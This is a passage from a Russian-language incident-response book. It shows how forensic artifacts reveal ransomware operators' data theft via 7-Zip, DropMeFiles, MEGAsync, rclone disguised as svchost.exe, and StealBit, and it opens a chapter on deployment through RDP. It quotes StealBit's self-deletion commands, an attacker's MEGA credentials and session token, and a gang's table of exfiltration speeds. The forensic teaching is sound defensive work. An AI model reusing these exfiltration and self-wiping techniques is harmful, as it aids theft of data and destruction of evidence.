- Давайте рассмотрим классическую версию встроенного веб-браузера — Microsoft Edge. История хранится в файле WebCacheV01.dat, который представляет собой базу данных ESE (Extensible Storage Engine). Существует немало инструментов, которые можно использовать для просмотра и анализа его содержимого. Хороший вариант — ESEDatabaseView от NirSoft.
- На рисунке 10.1 вы видите таблицу с названием Containers. Она может помочь нам определить, какие именно таблицы базы данных содержат интересующую нас информацию. Чтобы изучить историю просмотров веб-страниц, нужно проверить таблицы, помеченные как History, например таблицу с именем Container_7 (идентификатор виден слева). Давайте посмотрим на столбец Url (рис. 10.2).
- Здесь немало интересных записей. Прежде всего мы видим, что операторы программы-вымогателя использовали поисковую систему Bing, чтобы найти популярный инструмент архивации — 7-Zip.

- Visited: smith@https://www.bing.com/search?q=**7zip**&FORM=ED-GENA&refig=00000000000000000000000000000000&rdr=1&rdri-g=3DA33985405F4B2993B9833178C9DA02



- Рис. 10.1. Файл WebCacheV01.dat, открытый в ESEDatabaseView



- Рис. 10.2. Таблица Container_7
- Это не единственный важный артефакт, еще один — имя пользователя. В некоторых случаях оно может даже привести исследователя к изначально скомпрометированному хосту, который иногда называют нулевым пациентом.
- Мы также можем получить из этой таблицы метку времени доступа. В нашем случае это 13284997756392185l — она не похожа на временну́ю метку, поскольку сохранена в формате Webkit. Ее можно легко преобразовать в удобочитаемый формат: воскресенье, 26 декабря 2021 г., 13:09:16.
- Зачем злоумышленникам нужны такие утилиты? Скорее всего, для архивации данных перед эксфильтрацией. У нас уже есть первая опорная точка, давайте обработаем $MFT, чтобы проверить наличие других интересных артефактов. Мы видим, что пользователи программы-вымогателя поместили 7-Zip в папку Temp.

.\Windows\Temp	x64	0	2021-12-26 13:02:58
.\Windows\Temp\x64	7za.dll	385024	2021-12-26 13:02:58
.\Windows\Temp\x64	7za.exe	1230336	2021-12-26 13:02:58
.\Windows\Temp\x64	7zxa.dll	215040	2021-12-26 13:02:58

- Рис. 10.3. Файл, связанный с 7-Zip, в папке Temp

- Если мы прокрутим нашу временну́ю шкалу на основе MFT, мы вскоре обнаружим еще один интересный артефакт.

.\Windows\WinSxS\M…	x86_sy…	550	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…	393	2021-12-26 13:07:09
.\Windows\Temp\x64	aaa.7z	11257	2021-12-26 13:07:09
.\Windows\WinSxS\M…	x86_ne…	388	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…	1105	2021-12-26 13:07:09
.\Windows\WinSxS\M…	x86_ne…	1103	2021-12-26 13:07:09
.\Windows\WinSxS\M…	amd64_…	261	2021-12-26 13:07:09

- Рис. 10.4. Архив 7z в подозрительной папке
- Мы видим, что злоумышленники, скорее всего, архивировали данные при помощи 7-Zip — вероятно, перед их эксфильтрацией. Это популярный метод, используемый многими операторами программ-вымогателей.
- Теперь давайте посмотрим внутрь файла трассировки 7za.exe (рис. 10.5).
- Поскольку файлы трассировки содержат как имена файлов, так и списки каталогов, с которыми взаимодействовал исполняемый файл, мы можем использовать их, чтобы выяснить, что именно было заархивировано, даже если злоумышленники успели удалить архив.

```
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\WINDOWS\TEMP\X64\AAA.7Z
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ALAN LEE.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ALEX TODD.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\ANGEL WRIGHT.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CASANDRA PENN.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CONTACTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\CONTRACTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\HAPPY ROBERTS.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JOHN HAWK.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JOSH SMITH.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\JULIA CASSIDY.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\KATE BLACK.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\MARTIN WHITE.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\NEIL ARMSTRONG.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\QUOTE 24.12.DOCX
\VOLUME{01d4de8ba6e93c69-b4a6fec6}\USERS\SMITH\DOCUMENTS\QUOTE 25.12.DOCX
```

- Рис. 10.5. Архивные данные в списке файлов, с которыми взаимодействовал исполняемый файл
- Вернемся к истории просмотров веб-страниц, показанной на рисунке 10.2. Вот еще один поиск в Bing.

```
Visited: smith@https://www.bing.com/search?q=dropmefiles&form=E
DGEAR&qs=PF&cvid=180852cf29174b2ea6c8dbb110385dc4&cc=US&setlang
=en-US&plvar=0
```

- На этот раз злоумышленники искали популярный файлообменник DropMeFiles. Этот и другие подобные веб-сайты — распространенные средства, используемые операторами программ-вымогателей для кражи данных. Чтобы замести следы, взломщики используют различные сервисы, в том числе характерные для скомпрометированной инфраструктуры.
- Мы также видим любопытный URL-адрес — https://dropmefiles.com/DRUiq — со следующим содержимым.

- Рис. 10.6. Украденный архив
- Если мы скачаем данные по этой ссылке, то увидим, что найденный ранее архив был загружен в DropMeFiles.
- Конечно, это не единственный метод, используемый злоумышленниками для кражи данных. В следующем разделе мы рассмотрим, как они злоупотребляют клиентскими приложениями облачных хранилищ.

. Изучение злоупотребления клиентскими приложениями облачных хранилищ

- Операторы программ-вымогателей могут использовать для кражи данных не только встроенные, но и сторонние инструменты. Мы всегда рекомендуем проверять недавно установленные программы, поскольку они могут быть связаны с действиями злоумышленников.
- Такую информацию можно получить из файла реестра SOFTWARE, который находится в папке C:\Windows\System32\config. Кроме того, информацию об установленных программах можно найти в разделе SOFTWARE | Microsoft\Windows\CurrentVersion\Uninstall.

Uninstall	0	15	2021-12-26 14:33:22
AddressBook	0	0	2018-09-15 07:36:03
Connection Manager	1	0	2018-09-15 07:36:03
DirectDrawEx	0	0	2018-09-15 07:36:03
Fontcore	0	0	2018-09-15 07:36:03
IE40	0	0	2018-09-15 07:36:03
IE4Data	0	0	2018-09-15 07:36:03
IE5BAKEX	0	0	2018-09-15 07:36:03
IEData	0	0	2018-09-15 07:36:03
MobileOptionPack	0	0	2018-09-15 07:36:03
SchedulingAgent	0	0	2018-09-15 07:36:03
WIC	1	0	2018-09-15 07:36:03
DXM_Runtime	0	0	2018-09-15 09:10:07
MPlayer2	0	0	2018-09-15 09:10:07
AnyDesk	13	0	2021-11-28 11:28:56
MEGAsync	7	0	2021-12-26 14:33:22

- Рис. 10.7. Информация об установленных программах
- О недавно установленном приложении MEGAsync мы можем узнать еще больше, проверив значения подраздела MEGAsync.

Value Name	Value Type	Data
DisplayName	RegSz	MEGAsync
UninstallString	RegSz	C:\Users\smith\AppData\Local\MEGAsync\uninst.exe
DisplayIcon	RegSz	C:\Users\smith\AppData\Local\MEGAsync\MEGAsync.exe
DisplayVersion	RegSz	
URLInfoAbout	RegSz	http://www.mega.nz
Publisher	RegSz	Mega Limited
NSIS:Language	RegSz	1033


- Рис. 10.8. Детали установки MEGAsync
- Это приложение предоставляет злоумышленникам широкие возможности для кражи данных, поэтому многие операторы программ-вымогателей предпочитают именно его.
- Клиентские приложения часто хранят на хосте различные журналы, поэтому всегда стоит проверять подпапки C:\Users\%USERNAME%\AppData на наличие полезных источников улик. Один из таких источников в случае MEGAsync — файл MEGAsync.log. В нашем случае он находится в папке C:\Users\smith\AppData\Local\Mega Limited\MEGAsync\logs.

```
12/26-14:35:26.853651 7940 INFO Adding file to upload C:\Users\
smith\Documents\Kate Black.docx [:-1] queue:
12/26-14:35:26.853731 7940 INFO Adding file to upload
C:\Users\smith\Documents\Martin White.docx [:-1] queue:
12/26-14:35:26.853802 7940 INFO Adding file to upload
C:\Users\smith\Documents\Neil Armstrong.docx [:-1] queue:
12/26-14:35:26.853889 7940 INFO Adding file to upload
C:\Users\smith\Documents\Quote 24.12.docx [:-1] queue:
12/26-14:35:26.853957 7940 INFO Adding file to upload
C:\Users\smith\Documents\Quote 25.12.docx [:-1] queue:
12/26-14:35:26.854021 7940 INFO Adding file to upload
C:\Users\smith\Documents\Alan Lee.docx [:-1] queue:
12/26-14:35:26.854085 7940 INFO Adding file to upload
C:\Users\smith\Documents\Alex Todd.docx [:-1] queue:
12/26-14:35:26.854149 7940 INFO Adding file to upload
C:\Users\smith\Documents\Angel Wright.docx [:-1] queue:
12/26-14:35:26.854212 7940 INFO Adding file to upload
C:\Users\smith\Documents\Casandra Penn.docx [:-1] queue:
12/26-14:35:26.854274 7940 INFO Adding file to upload
C:\Users\smith\Documents\Contacts.docx [:-1] queue:
12/26-14:35:26.854336 7940 INFO Adding file to upload
C:\Users\smith\Documents\Contracts.docx [:-1] queue:
12/26-14:35:26.854400 7940 INFO Adding file to upload
C:\Users\smith\Documents\Happy Roberts.docx [:-1] queue:
12/26-14:35:26.854462 7940 INFO Adding file to upload
C:\Users\smith\Documents\John Hawk.docx [:-1] queue:
12/26-14:35:26.854524 7940 INFO Adding file to upload
C:\Users\smith\Documents\Josh Smith.docx [:-1] queue:
12/26-14:35:26.8545867940 INFO Adding file to upload
C:\Users\smith\Documents\Julia Cassidy.docx [:-1] queue:
```

- Кроме того, в этом файле журнала есть и информация об учетной записи, использованной для кражи данных.

```
12/26-14:34:51.962318 8004 DBG cs Sending 158:
[{"a":"us","user":"nidegiv292@saturdata.com","uh":"_qjNUa1_
sKTh0Kvk-KS6nA","sek":"F_3tILmzDLfT8880lIJGBg","si":"9eXU674TFe
Ba5PpTUm80WQuUJ8LkL82tgGH1xG-7cf8"}] [net.cpp:1440]
```

- Теперь мы знаем, какие данные были извлечены при помощи MEGAsync, а также имя использованной для этого учетной записи, но мы все еще не знаем, как это приложение попало на скомпрометированный хост.
- Давайте еще раз проанализируем историю просмотров веб-страниц другого браузера — Mozilla Firefox. Этот веб-браузер хранит историю просмотров в базе данных SQLite, которая называется places.sqlite. Ее можно изучить при помощи DB Browser.



- Рис. 10.9. Структура базы данных

- Самая интересная для нашего расследования информация находится в таблице moz_places. Здесь показан список посещенных URL-адресов.

id	url	title
Filter	Filter	Filter
1	https://support.mozilla.org/en-US/...	NULL
2	https://support.mozilla.org/en-US/kb/...	NULL
3	https://www.mozilla.org/en-US/...	NULL
4	https://www.mozilla.org/en-US/about/	NULL
5	https://www.mozilla.org/en-US/firefox/...	NULL
6	https://www.mozilla.org/privacy/firefox/	NULL
7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla
8	http://mega.nz/	NULL
9	https://mega.nz/	MEGA
10	https://mega.io/?nz=1	MEGA
11	https://mega.io/	The Most Trusted, Best-Protected Cloud Storage - MEGA
12	https://mega.io/desktop	Desktop App - MEGA
13	https://mega.nz/MEGAsyncSetup64.exe	MEGAsyncSetup64.exe

- Рис. 10.10. Содержимое таблицы moz_places
- Теперь мы точно знаем, что операторы программы-вымогателя загрузили и запустили установщик MEGAsync с официального сайта, а затем использовали его для эксфильтрации конфиденциальных данных. Осталось проверить, был ли браузер Mozilla Firefox установлен на данном хосте до взлома.
- Вы уже знаете, где искать свидетельства установки программы.


Uninstall	0	19	2021-12-26 14:08:18
AddressBook	0	0	2018-09-15 07:36:04
Connection Manager	1	0	2018-09-15 07:36:04
DirectDrawEx	0	0	2018-09-15 07:36:04
DXM_Runtime	0	0	2018-09-15 09:10:07
Fontcore	0	0	2018-09-15 07:36:04
IE40	0	0	2018-09-15 07:36:04
IE4Data	0	0	2018-09-15 07:36:04
IESBAKEX	0	0	2018-09-15 07:36:04
IEData	0	0	2018-09-15 07:36:04
MobileOptionPack	0	0	2018-09-15 07:36:04
Mozilla Firefox 95.0.2 (x64 en-...	13	0	2021-12-26 14:08:18
MozillaMaintenanceService	8	0	2021-12-26 14:08:18
MPlayer2	0	0	2018-09-15 09:10:07
Oracle VM VirtualBox Guest Additions	5	0	2019-03-19 11:33:00
SchedulingAgent	0	0	2018-09-15 07:36:04
WIC	1	0	2018-09-15 07:36:04
{0767C1F2-C4E8-4EA8-9109-3407...	25	0	2021-12-26 13:09:21
{89F4137D-6C26-4A84-BDB8-2E5A...	25	0	2019-03-19 10:54:40
{C132DF61-207E-4C59-9088-1DA9...	24	0	2019-03-19 11:30:13

- Рис. 10.11. Дата установки Mozilla Firefox
- Как видите, Mozilla Firefox был установлен в тот же день, что и MEGAsync, а затем злоумышленники использовали его для загрузки и установки клиентского приложения MEGAsync.
- Инструменты для эксфильтрации данных могут быть загружены в целевую систему не только путем злоупотребления веб-браузером. Мошенники, использующие программу-вымогатель, могут применять внешнее или внутреннее RDP-соединение, сервер управления ботом или Cobalt Strike Beacon.
- Давайте рассмотрим другие популярные инструменты, используемые операторами программ-вымогателей.

. Изучение злоупотребления сторонними инструментами облачной синхронизации

- Злоумышленники используют самые разные инструменты, в том числе абсолютно легитимные, на разных этапах жизненного цикла атаки, и этап кражи данных — не исключение. Мы уже видели, как это делается путем злоупотребления веб-браузерами и клиентскими приложениями, теперь давайте рассмотрим еще один случай.
- Чтобы избежать обнаружения, операторы программ-вымогателей прибегают к различным методам маскировки. Например, они могут переименовывать инструменты, чтобы те выглядели как

легитимные. Как вы уже знаете, Shimcache — один из самых распространенных источников свидетельств запуска программ. Мы можем извлечь эти данные из файла реестра SYSTEM (расположенного в папке C:\Windows\System32\config), например, с помощью RegRipper и проверить наличие следов использования маскировки.

- Очень скоро мы заметим следующую запись:
- ```
  C:\Windows\svchost.exe 2021-12-26 13:56:30
  ```
- На первый взгляд это легитимный исполняемый файл Windows, который позволяет службам совместно использовать один и тот же процесс. Но есть одна важная деталь — подлинный файл svchost.exe должен находиться в папке C:\Windows\System32!
- Временна́я метка, хранящаяся в Shimcache, отражает дату последней модификации файла, поэтому давайте просмотрим MFT, чтобы выяснить, когда был создан подозрительный файл.
.\Windows	svchost.exe	42564608	2021-12-26 13:56:29
.\$Recycl…	$R93HYY0.co…	97	2021-12-26 13:56:30
.\Program…	RtSigs	0	2021-12-26 13:56:35
.\Program…	Data	0	2021-12-26 13:56:35
.\Program…	3cb1d75ed43…	322	2021-12-26 13:56:35
- Рис. 10.12. Подозрительный файл svchost.exe
- Дата создания почти совпадает с датой модификации. Давайте прокрутим временну́ю шкалу из MFT вниз, чтобы обнаружить больше подозрительных файлов.
.\Users\Administrator\AppData\Roaming	rclone	0	2021-12-26 13:57:19
.\Windows\Prefetch	SVCHOST.EXE-53D597EB.pf	7753	2021-12-26 13:57:22
.\$Recycle.Bin\S-1-5-21-1821442491-367402210…	$I93HYY0.conf	76	2021-12-26 13:59:14
.\Windows\Prefetch	SVCHOST.EXE-0629BB1E.pf	7207	2021-12-26 13:59:34
.\Users\smith\AppData\Local\Packages\Microso…	OneConnect.DiscoveryNot…	1217	2021-12-26 13:59:52
.\Users\Administrator\AppData\Roaming\rclone	rclone.conf	101	2021-12-26 14:00:16
- Рис. 10.13. Подозрительный файл конфигурации
- На рисунке 10.13 видно, что сначала была создана папка rclone, в которой затем появился файл rclone.conf. Похоже, что это файл конфигурации. Посмотрим внутрь.
- ```
  [mega]
  type = mega
  user = nidegiv292@saturdata.com
  pass = zLnoSesMMMauZfT6[redacted]
  ```
- Это файл конфигурации для учетной записи MEGA, которую мы обнаружили в предыдущем разделе. Это означает, что помимо MEGAsync злоумышленники использовали еще один инструмент для эксфильтрации данных — Rclone.
- Чтобы убедиться, что наше первое предположение соответствует вновь обнаруженным доказательствам, давайте проверим свойства svchost.exe:
- 

- Рис. 10.14. Свойства svchost.exe
- Теперь мы можем с уверенностью сказать, что подозрительный файл svchost.exe — это Rclone, инструмент командной строки для передачи данных в облако и другие внешние хранилища.
- Как видите, операторы программ-вымогателей очень часто используют для кражи данных различные легитимные инструменты и веб-сервисы, поэтому рекомендуем проверять соответствующие сетевые подключения в журналах прокси-сервера или брандмауэра.
- Стоит отметить, что в некоторых случаях мошенники могут использовать для кражи данных специальные инструменты. Давайте рассмотрим такой случай.

. Изучение использования специальных инструментов

- В 2021 г. некоторые представители популярных программ-вымогателей как услуг стали предлагать в качестве дополнения к программе-вымогателю и собственные инструменты кражи данных. Один из ярких примеров — StealBit, дополнительная программа для кражи информации, идущая в комплекте с LockBit 2.0. Другие примеры — средство Sidoh для программы-вымогателя Ryuk и инструмент ExMatter для программы-вымогателя BlackMatter.
- В некоторых случаях их довольно легко обнаружить во время расследования инцидента — операторы программы-вымогателя могут запускать исполняемый файл с названием StealBit.exe. В этом случае вы можете извлечь информацию из различных источников сведений о выполнении программ, о которых вы уже хорошо знаете, и искать файлы с похожими названиями. Если злоумышленники маскируют свою деятельность, сосредоточьтесь на промежуточных папках, используемых злоумышленниками, или ориентируйтесь для поиска опорных точек на временны́е шкалы.
- *Comparative table of the information download speed of the attacked company*

  Testing was carried out on a computer with an internet speed of 1 gigabit per second

Downloading method	Speed in megabytes per second	Compression in real time	Hidden mode	drag'n'drop	Time spent downloading of 10 GB	Time spent downloading of 100 GB	Time spent downloading of 10 TB
Stealer - StealBIT	**83,46 MB/s**	**Yes**	**Yes**	**Yes**	**1M 59S**	**19M 58S**	**1D 9H 16M 57S**
Rclone pcloud.com free	4,82 MB/s	No	No	No	**34M 34S**	**5H 45M 46S**	**24D 18M 8S**
Rclone pcloud.com premium	4,38 MB/s	No	No	No	**38M 3S**	**6H 20M 31S**	**26D 10H 11M 45S**
Rclone mail.ru free	3,56 MB/s	No	No	No	**46M 48S**	**7H 48M 9S**	**32D 12H 16M 28S**
Rclone mega.nz free	2,01 MB/s	No	No	No	**1H 22M 55S**	**13H 48M 11S**	**57D 13H 58M 44s**
Rclone mega.nz PRO	1,01 MB/s	No	No	No	**2H 45M**	**1D 03H 30M 9S**	**114D 14H 16M 30S**
Rclone yandex.ru free	0,52 MB/s	No	No	No	**5H 20M 30S**	**2D 05H 25M 7S**	**222D 13H 52M 49S**

- Рис. 10.15. Информация о StealBit с DLS LockBit 2.0
- Давайте более подробно остановимся на StealBit. Во-первых, как и сама программа-вымогатель LockBit, она не работает на компьютерах, использующих азербайджанский, армянский, белорусский, грузинский, казахский, киргизский, молдавский, русский, таджикский, туркменский, узбекский и украинский языки. Правда, в некоторых более новых версиях эти проверки не реализованы, и тогда StealBit можно запустить на любой системе.
- Во-вторых, как и LockBit, она использует порты завершения ввода-вывода, но не для шифрования файлов, а для их загрузки на заданные серверы управления и контроля.
- Пользователи LockBit могут либо перетаскивать файлы в окно StealBit, либо указывать путь к файлу или папке в качестве аргумента командной строки. Вредоносное ПО использует метод HTTP PUT для передачи данных на сервер управления и контроля.
- Кроме того, если указан параметр командной строки -delete/-d, StealBit удаляет себя после завершения процесса эксфильтрации. Для этого вредоносная программа выполняет следующие команды, где <file size> — размер исполняемого файла, а <file path> — путь к StealBit:

```
ping 127.0.0.7 -n 7 > Nul
fsutil file setZeroData offset=0 length=<file size> <file path>
del /f /q <file path>
```

- Как видите, пользователи программ-вымогателей могут быть очень изобретательны в процессе кражи конфиденциальных данных. Для решения этой задачи они могут использовать широкий спектр инструментов, поэтому очень важно, чтобы лица, реагирующие на инциденты, были вооружены актуальными данными для расследования угроз кибербезопасности.

. Выводы

- Двойное вымогательство стало весьма популярной так тикой группировок, связанных с программами-вымогателями. Каждый год в интернете публикуются конфиденциальные данные, украденные у сотен

организаций. Поэтому специалисты по реагированию на инциденты должны быть хорошо осведомлены о методах и инструментах, используемых операторами программ-вымогателей, а также о криминалистических артефактах, позволяющих обнаруживать такие действия. Мы должны хорошо знать злоумышленников и их методы.

- В этой главе мы рассмотрели распространенные подходы, используемые злоумышленниками для сбора и кражи данных из скомпрометированных сетей, и узнали, какие криминалистические артефакты можно использовать для поиска следов их деятельности.
- В следующей главе мы узнаем, как киберпреступники достигают своей конечной цели — развертывания программ-вымогателей.

Глава 11

МЕТОДЫ РАЗВЕРТЫВАНИЯ ПРОГРАММ-ВЫМОГАТЕЛЕЙ

Главная цель атаки программы-вымогателя, управляемой человеком, — зашифровать как можно больше данных. Для шифрования злоумышленники используют различные инструменты, как полученные от создателей программ-вымогателей как услуги, так и разработанные ими самими. Иногда применяется легитимное программное обеспечение для шифрования, типичные примеры — BitLocker и DiskCryptor.

Обычно на этом этапе пользователи программ-вымогателей полностью контролируют взломанную сеть: они уже собрали информацию о доступных хостах, получили привилегированные учетные данные, удалили резервные копии, отключили продукты безопасности и позаботились о лазейках для резервного доступа.

В этой главе мы рассмотрим наиболее распространенные методы, используемые злоумышленниками для развертывания программ-вымогателей в корпоративных сетях, а также кратко обсудим процесс их анализа.

Мы затронем следующие темы:

- Изучение злоупотребления RDP.
- Изучение злоупотребления административными сетевыми ресурсами.
- Изучение злоупотребления групповыми политиками.
-

. Изучение злоупотребления RDP

- Как вы уже знаете, многие вымогатели получают первоначальный доступ, атакуя общедоступные серверы протокола удаленного рабочего стола (RDP). Кроме того, службы удаленного доступа и особенно RDP — один из наиболее распространенных методов, используемых злоумышленниками для горизонтального перемещения. К сожалению, многие системные и сетевые администраторы также постоянно используют эти сервисы, в результате все, что нужно злоумышленникам, — это получить соответствующие учетные данные. Поэтому вполне естественно, что многие киберпреступники злоупотребляют RDP в том числе и для развертывания программ-вымогателей.
- В большинстве случаев вам приходится начинать расследование с последней стадии жизненного цикла атаки — с развертывания программы-вымогателя. Поэтому первое, что вы должны сделать, — это выяснить, каким образом была развернута программа-вымогатель и что стало источником заражения.

- Современные программы-вымогатели часто меняют расширения зашифрованных файлов, а также создают файлы с инструкциями для жертвы. Чтобы попытаться выявить первую опорную точку, то есть начало процесса шифрования, можно начать с анализа главной файловой таблицы (Master File Table, MFT).
- Как видно на рисунке 11.1, процесс шифрования начался 14 ноября 2021 г., около 10:37 по Гринвичу. Программа-вымогатель создала ряд файлов с именем how_to_decrypt.hta — эти файлы содержат инструкции для жертвы о том, как связаться со злоумышленниками, чтобы заплатить выкуп и получить программное обеспечение для дешифровки.

.\Boot\bg-BG	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\cs-CZ	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\da-DK	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\de-DE	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\el-GR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\en-GB	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\en-US	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\es-ES	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\es-MX	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\et-EE	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fi-FI	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\Fonts	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fr-CA	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fr-FR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\hr-HR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\hu-HU	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\it-IT	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\ja-JP	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\ko-KR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\lt-LT	how_to_decrypt.hta	1792	2021-11-14 10:37:06

- Рис. 11.1. Файлы с инструкциями по расшифровке, созданные программой-вымогателем
- Попробуем идентифицировать исполняемый файл программы-вымогателя. Мы можем прокрутить временну́ю шкалу до первого созданного файла. Здесь мы видим очень подозрительный файл трассировки.

.CR_HAND.EXE-F8A57FD2.pf	6386	2021-11-14 10:30:38
SYSTEMPROPERTIESPROTECTI…	11500	2021-11-14 10:31:01
MoUsoCoreWorker.e0b573e5…	77824	2021-11-14 10:31:39
waasmedic.20211114_10313…	8192	2021-11-14 10:31:39
MSHTA.EXE-D17021F8.pf	19791	2021-11-14 10:31:56
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:54

- Рис. 11.2. Файл трассировки, возможно, связанный с программой-вымогателем
- Надеюсь, вы помните, что пользователи программ-вымогателей часто удаляют свои инструменты со взломанных хостов. Иногда это делают сами программы-вымогатели — многие штаммы имеют функцию самоудаления. Тем не менее в нашем распоряжении остаются самые разнообразные источники доказательств исполнения. Эти улики позволяют службам реагирования на инциденты идентифицировать вредоносные и подозрительные исполняемые файлы, использованные злоумышленниками.
- В данном случае нам недоступен собственно вредоносный исполняемый файл — зато у нас есть файл трассировки, указывающий на подозрительный запуск файла непосредственно перед началом создания файлов с инструкциями. Файл назывался .cr_hand.exe — не самое распространенное название.
- Еще один вопрос, на который вы должны попытаться ответить, заключается в следующем: как злоумышленник запустил программу-вымогатель на хосте или хостах? Если используется RDP, то в большинстве случаев пользователи программы-вымогателя просто копируют вредоносный файл на целевой хост и запускают его вручную. Это значит, что мы можем обнаружить соответствующие артефакты в NTUSER.DAT, например UserAssist.

